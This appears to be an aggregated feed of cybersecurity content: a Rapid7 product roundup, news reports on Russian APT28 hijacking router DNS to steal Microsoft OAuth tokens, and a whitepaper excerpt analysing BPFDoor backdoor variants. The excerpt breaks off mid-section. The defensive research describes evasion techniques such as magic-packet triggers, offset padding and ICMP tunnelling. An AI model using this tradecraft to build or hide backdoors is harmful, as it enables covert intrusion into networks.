
Understanding which exposures threaten sensitive data is difficult when data security and exposure insights live in separate tools. A partnership between Rapid7 and Symmetry Systems brings those perspectives together on Exposure Command, aligning sensitive data intelligence with real attacker reachability. DSPM capabilities discover sensitive data and map identity access, helping teams prioritize remediation based on breach impact.

Read the blog to learn how aligning data and exposure reduces breach risk.

automated-sensitive-data-discovery.png
Automated Sensitive Data Discovery: See how PII, PHI and Financial Data is flagged

Attack surface management

Dynamic External Attack Surface Discovery


Your attack surface doesn’t stand still, and point-in-time visibility can leave teams chasing what’s already changed. Dynamic EASM Discovery helps Surface Command automatically identify and track changes across the external attack surface by ingesting domain and IP data from across the environment. The result is more current visibility, fewer blind spots, and stronger confidence that teams are prioritizing and validating the exposures that matter most.

Read the blog to see how Dynamic EASM Discovery helps teams keep pace with a changing attack surface.

rapid7-command-platform-easm-seed-data.png
The Rapid7 Command Platform displaying your EASM seed data

Platform and Labs

Rapid7 Command Platform

We’re excited to introduce a centralized way to programmatically access data across all managed tenants with new multi-tenant API keys. For organizations managing multiple environments, tenants, or customers, integrating with each one individually has traditionally required significant manual effort, creating, maintaining, and rotating separate API keys for every tenant. This not only slows down development but also increases operational overhead and the risk of inconsistency.

With this new capability, you can build a single integration that seamlessly “loops” through tenants automatically, enabling consistent data access and streamlined workflows at scale. Whether you’re aggregating data for reporting, powering automation, or integrating with third-party tools, multi-tenant API keys simplify the process and reduce complexity, freeing up your teams to focus on higher-value tasks instead of repetitive configuration. Read all about it in our blog

Rapid7 Labs

The latest threat research reports from Rapid7 Labs

This quarter Rapid7 Labs continued to deliver critical insights into the evolving threat landscape, uncovering how attackers are adapting their tactics – from stealthy, long-term intrusions to increasingly targeted and data-driven attacks. Our latest research reports highlight the growing complexity of modern threats and the real-world risks facing organizations today. Explore the findings below to better understand what’s changing and what it means for your security strategy.

  • BPFdoor in Telecom Networks: Sleeper Cells in the Backbone: Rapid7 uncovered a long-running espionage campaign in which a China-nexus threat actor, Red Menshen, embedded stealthy “sleeper cells” inside global telecommunications networks using the BPFdoor backdoor. Operating at the Linux kernel level, this malware enables persistent, hard-to-detect access without typical network signals, allowing attackers to monitor communications, subscriber data, and critical infrastructure over time. The research highlights a shift from opportunistic attacks to deliberate, long-term pre-positioning inside core systems that underpin global connectivity, raising national-level risk.

  • 2026 Global Threat Landscape Report: The latest report from Rapid7 Labs delivers an in-depth analysis of global adversary behavior, drawing on telemetry from Rapid7 MDR investigations, vulnerability intelligence, and frontline incident response. This year’s findings highlight a rapidly evolving threat environment, marked by the collapse of the window between vulnerability disclosure and exploitation, the continued industrialization of ransomware operations, and the acceleration of modern attacks through the use of AI.

  • Executives’ Digital Footprints Threat Report: Today, 60% of an executive’s digital risk exposure is retrievable through surface web searches, including public records, professional history, and social media activity — all of which can be weaponized for highly targeted attacks. The Executive Digital Footprints Threat Report from Rapid7 Labs details how these executive digital footprints are an often overlooked threat vector that can be exploited, posing risks to the executive, their families, and organizations.

Exposing the Chrysalis Backdoor

Last month, Rapid7 uncovered the Chrysalis backdoor, a sophisticated supply chain attack that leveraged the Notepad++ update mechanism to selectively target organizations with a stealthy, persistent backdoor. This discovery highlights the growing risk of trusted software being weaponized and the real-world impact of advanced, targeted campaigns that can evade traditional defenses, reinforcing the importance of continuous monitoring and validating third-party software behavior in today’s threat landscape. Learn more about the Chrysalis backdoor here, and see more details on its impact and what you can do next here.

Cyber threat activity related to the Iran conflict

Rapid7 is actively monitoring cyber threat activity related to the Iran conflict, providing support for our customers and the cybersecurity community. Review observed activity, official advisories, and recommended defensive actions here.

Announcing Metasploit Pro 5.0.0


We’re excited to announce the launch of Metasploit Pro 5.0.0, a major evolution in red-team and penetration testing. Built to address today’s dynamic threat landscape, this release delivers a significantly improved UI, usability, validation, and workflow improvements that empower security teams to validate vulnerabilities faster and more effectively. Learn more in our blog post here.

newly-designed-metasploit-interface.png
Newly designed interface of Metasploit Pro

We’re just getting started

The innovation doesn’t stop here. We have a strong pipeline of product enhancements and new capabilities rolling out all year long. Be sure to follow our blog and release notes to see how Rapid7 continues to advance our platform and deliver greater value.

Feds quash widespread Russia-backed espionage network spanning 18,000 devices

Russian state-sponsored attackers compromised more than 18,000 routers spread across more than 120 countries to gain deeper access to sensitive networks for a large-scale espionage campaign before it was recently neutralized, researchers and authorities said Tuesday.

Forest Blizzard, also known as APT28 and Fancy Bear, exploited known vulnerabilities to steal credentials for thousands of TP-Link routers globally. The threat group, which is attributed to Russia’s Main Intelligence Directorate of the General Staff (GRU) Military Unit 26165, hijacked domain name system settings and stole additional credentials and tokens via redirected traffic, the Justice Department said.

The threat group established an expansive espionage network by intruding systems of more than 200 organizations, impacting at least 5,000 consumer devices, Microsoft Threat Intelligence said in a report. 

Operation Masquerade, a collaborative takedown operation led by the FBI, aided by federal prosecutors, the National Security Division’s National Security Cyber section, Lumen’s Black Lotus Labs and Microsoft Threat Intelligence, involved a series of commands designed to reset DNS settings and prevent the threat group from further exploiting its initial means of access. 

“GRU actors compromised routers in the U.S. and around the world, hijacking them to conduct espionage. Given the scale of this threat, sounding the alarm wasn’t enough,” Brett Leatherman, assistant director of the FBI’s cyber division, said in a statement. “The FBI conducted a court-authorized operation to harden compromised routers across the United States.”

Forest Blizzard’s widespread campaign involved adversary-in-the-middle attacks against domains mimicking legitimate services, including Microsoft Outlook Web Access. This allowed attackers to intercept passwords, OAuth tokens, credentials for Microsoft accounts, and other services and cloud-hosted content. 

Microsoft insists company-owned assets or services were not compromised as part of the campaign.

The threat group targeted network edge devices, including TP-Link and MicroTik routers, opportunistically before it identified sensitive targets of intelligence interest to the Russian government, including people in the military, government and critical infrastructure sectors. 

Victims, according to researchers, include government agencies and organizations in the IT, telecom and energy sectors. Lumen identified other victims associated with Afghanistan’s government and others linked to foreign affairs and national law enforcement agencies in North Africa, Central America and Southeast Asia. An unnamed European country’s national identity platform was also impacted, the company said.

Lumen did not find evidence of any compromised U.S. government agencies as part of this campaign, but warned that the activity poses a grave national security threat.

While the full scope of Forest Blizzard’s accomplishments remain under investigation, researchers are confident the bleeding of sensitive information has stopped. 

“The campaign has ceased,” Danny Adamitis, distinguished engineer at Black Lotus Labs, told CyberScoop. “We have observed a gradual decline in communications associated with this infrastructure over the past several weeks.”

Lumen said it observed widespread router exploitation and DNS redirection beginning in August, the day after the United Kingdom’s National Cyber Security Centre published a malware analysis report about a tool used to steal Microsoft Office credentials. The U.K.’s NCSC on Tuesday published details about APT28’s DNS hijacking campaign, including indicators of compromise.

The Justice Department and FBI, acting on a court order, remediated compromised routers in the United States after collecting evidence on Forest Blizzard’s activity. The FBI said Russia’s GRU weaponized routers owned by Americans in more than 23 states to steal sensitive government, military and critical infrastructure information.

The post Feds quash widespread Russia-backed espionage network spanning 18,000 devices appeared first on CyberScoop.

Russia Hacked Routers to Steal Microsoft Office Tokens

Hackers linked to Russia’s military intelligence units are using known flaws in older Internet routers to mass harvest authentication tokens from Microsoft Office users, security experts warned today. The spying campaign allowed state-backed Russian hackers to quietly siphon authentication tokens from users on more than 18,000 networks without deploying any malicious software or code.

Microsoft said in a blog post today it identified more than 200 organizations and 5,000 consumer devices that were caught up in a stealthy but remarkably simple spying network built by a Russia-backed threat actor known as “Forest Blizzard.”


How targeted DNS requests were redirected at the router. Image: Black Lotus Labs.

Also known as APT28 and Fancy Bear, Forest Blizzard is attributed to the military intelligence units within Russia’s General Staff Main Intelligence Directorate (GRU). APT 28 famously compromised the Hillary Clinton campaign, the Democratic National Committee, and the Democratic Congressional Campaign Committee in 2016 in an attempt to interfere with the U.S. presidential election.

Researchers at Black Lotus Labs, a security division of the Internet backbone provider Lumen, found that at the peak of its activity in December 2025, Forest Blizzard’s surveillance dragnet ensnared more than 18,000 Internet routers that were mostly unsupported, end-of-life routers, or else far behind on security updates. A new report from Lumen says the hackers primarily targeted government agencies—including ministries of foreign affairs, law enforcement, and third-party email providers.

Black Lotus Security Engineer Ryan English said the GRU hackers did not need to install malware on the targeted routers, which were mainly older Mikrotik and TP-Link devices marketed to the Small Office/Home Office (SOHO) market. Instead, they used known vulnerabilities to modify the Domain Name System (DNS) settings of the routers to include DNS servers controlled by the hackers.

As the U.K.’s National Cyber Security Centre (NCSC) notes in a new advisory detailing how Russian cyber actors have been compromising routers, DNS is what allows individuals to reach websites by typing familiar addresses, instead of associated IP addresses. In a DNS hijacking attack, bad actors interfere with this process to covertly send users to malicious websites designed to steal login details or other sensitive information.

English said the routers attacked by Forest Blizzard were reconfigured to use DNS servers that pointed to a handful of virtual private servers controlled by the attackers. Importantly, the attackers could then propagate their malicious DNS settings to all users on the local network, and from that point forward intercept any OAuth authentication tokens transmitted by those users.


DNS hijacking through router compromise. Image: Microsoft.

Because those tokens are typically transmitted only after the user has successfully logged in and gone through multi-factor authentication, the attackers could gain direct access to victim accounts without ever having to phish each user’s credentials and/or one-time codes.

“Everyone is looking for some sophisticated malware to drop something on your mobile devices or something,” English said. “These guys didn’t use malware. They did this in an old-school, graybeard way that isn’t really sexy but it gets the job done.”

Microsoft refers to the Forest Blizzard activity as using DNS hijacking “to support post-compromise adversary-in-the-middle (AiTM) attacks on Transport Layer Security (TLS) connections against Microsoft Outlook on the web domains.” The software giant said while targeting SOHO devices isn’t a new tactic, this is the first time Microsoft has seen Forest Blizzard using “DNS hijacking at scale to support AiTM of TLS connections after exploiting edge devices.”

Black Lotus Labs engineer Danny Adamitis said it will be interesting to see how Forest Blizzard reacts to today’s flurry of attention to their espionage operation, noting that the group immediately switched up its tactics in response to a similar NCSC report (PDF) in August 2025. At the time, Forest Blizzard was using malware to control a far more targeted and smaller group of compromised routers. But Adamitis said the day after the NCSC report, the group quickly ditched the malware approach in favor of mass-altering the DNS settings on thousands of vulnerable routers.

“Before the last NCSC report came out they used this capability in very limited instances,” Adamitis told KrebsOnSecurity. “After the report was released they implemented the capability in a more systemic fashion and used it to target everything that was vulnerable.”

TP-Link was among the router makers facing a complete ban in the United States. But on March 23, the U.S. Federal Communications Commission (FCC) took a much broader approach, announcing it would no longer certify consumer-grade Internet routers that are produced outside of the United States.

The FCC warned that foreign-made routers had become an untenable national security threat, and that poorly-secured routers present “a severe cybersecurity risk that could be leveraged to immediately and severely disrupt U.S. critical infrastructure and directly harm U.S. persons.”

Experts have countered that few new consumer-grade routers would be available for purchase under this new FCC policy (besides maybe Musk’s Starlink satellite Internet routers, which are produced in Texas). The FCC says router makers can apply for a special “conditional approval” from the Department of War or Department of Homeland Security, and that the new policy does not affect any previously-purchased consumer-grade routers.

New Whitepaper: Stealthy BPFDoor Variants are a Needle That Looks Like Hay

Executive Overview

Advanced persistent threats (APTs) are constantly and consistently changing tactics as network defenders plug holes in defenses. Static indicators of compromise (IoCs) for the BPFDoor have been widely deployed, forcing threat actors to get creative in their use of this particular strain of malware. What they came up with is ingenious.


New research from Rapid7 Labs has uncovered undocumented features leading to the discovery of 7 new BPFDoor variants: a stealthy kernel-level backdoor that uses Berkeley Packet Filters (BPFs) to inspect traffic from right inside the operating system kernel. This essentially creates a silent trapdoor that can be activated by a threat actor once a “magic packet” is tunneled via stateless protocols. The malware is then able to perfectly blend into the target environment, establishing nearly undetectable persistence in global telecom infrastructure.

Our latest research continues the narrative established in our blog BPFdoor in Telecom Networks: Sleeper Cells in the Backbone. It involves the analysis of nearly 300 samples and  identifies two primary new variants: httpShell and icmpShell. These variants represent a significant leap in operational security, utilizing stateless C2 routing and ICMP relay to bypass multi-million dollar security stacks.

Rapid7 detection and response strategy:

Rapid7 is actively tracking these variants to ensure our customers remain protected against this evolving threat through the following:

  • Intelligence Hub: Customers with access to Rapid7’s Intelligence Hub are receiving continuous updates, including the latest intelligence, YARA rules, and Suricata detection rulesets.

  • Actionable guidance: We have released a specialized triage script (rapid7_bpfdoor_check.sh) designed to identify both legacy and modern BPFDoor variants by inspecting active BPF filters and validating masqueraded processes.

  • Detection engineering: Our detection strategy focuses on structural header anomalies, such as hardcoded ICMP sequence numbers and invalid protocol codes, rather than transient payload content.

The strategic shift: Beyond legacy stealth

While BPFDoor has been active for years, its codebase has evolved significantly. The threat actor continues to incorporate minor features into the original codebase leaked in 2022, resulting in a "messy" but effective toolkit designed to hinder threat hunting. Given the significant code overlap among BPFDoor variants, we focused on the minor, easily overlooked details the TA (threat actor) added to the leaked codebase.

From memory to disk

Historically, BPFDoor was known for appearing "fileless" by executing from /dev/shm and deleting itself. However, modern endpoint detection and response (EDR) tools now flag processes running from deleted inodes in temporary filesystems. Recognizing this, the developers of the httpShell variant have eliminated the /dev/shm drop. The malware now resides on disk, using a single, hard-coded process name to blend in as a normal system daemon.

Technical analysis: httpShell vs. icmpShell

Our research unraveled several undocumented features (some of them were not documented for nearly 5 years), leading to the discovery of two primary variants: httpShell and icmpShell.

httpShell: The "Magic Ruler" of encapsulated traffic


The httpShell variant leverages kernel-level packet filters to perform validation across both IPv4 and IPv6 traffic. It uses HTTP-tunneling to extract hidden commands and features a newly discovered "Hidden IP" (HIP) field for dynamic routing.

  • Kernel-level decapsulation: By binding to all interfaces simultaneously, the malware forces the target’s own kernel to decapsulate complex carrier-grade tunnels like GRE or GTP. This allows the BPF filter to easily catch magic bytes hidden inside the inner packets.

  • The offset evasion: To survive enterprise proxies and WAFs that shift data positions, attackers use a mathematical padding scheme. They ensure their "9999" marker always lands exactly at the 26th byte offset of the inspected data, allowing the trigger to survive proxy headers.

  • IPv6 limitations: The filter assumes the UDP/TCP header starts exactly at byte 40 (standard empty IPv6 header). If an attacker includes IPv6 "Extension Headers," the payload is pushed further down, and the malware fails to wake up.

icmpShell: The dynamic PTY tunnel

Designed for heavily restricted environments, icmpShell tunnels interactive sessions entirely over ICMP.

  • PID-bound mutation: This variant injects a dynamic BPF filter into the kernel that binds specifically to the malware's runtime Process ID (PID). Because the PID changes with every execution, the required "magic knock" signature mutates dynamically, rendering static firewall rules useless.

  • Multi-mode execution: Beyond basic shells, it implements bidirectional ICMP tunnels, UDP and ICMP “hole-punching”, and RC4 encryption.

Both variants support relay over ICMP.

Stateless C2 and the "Hidden IP"

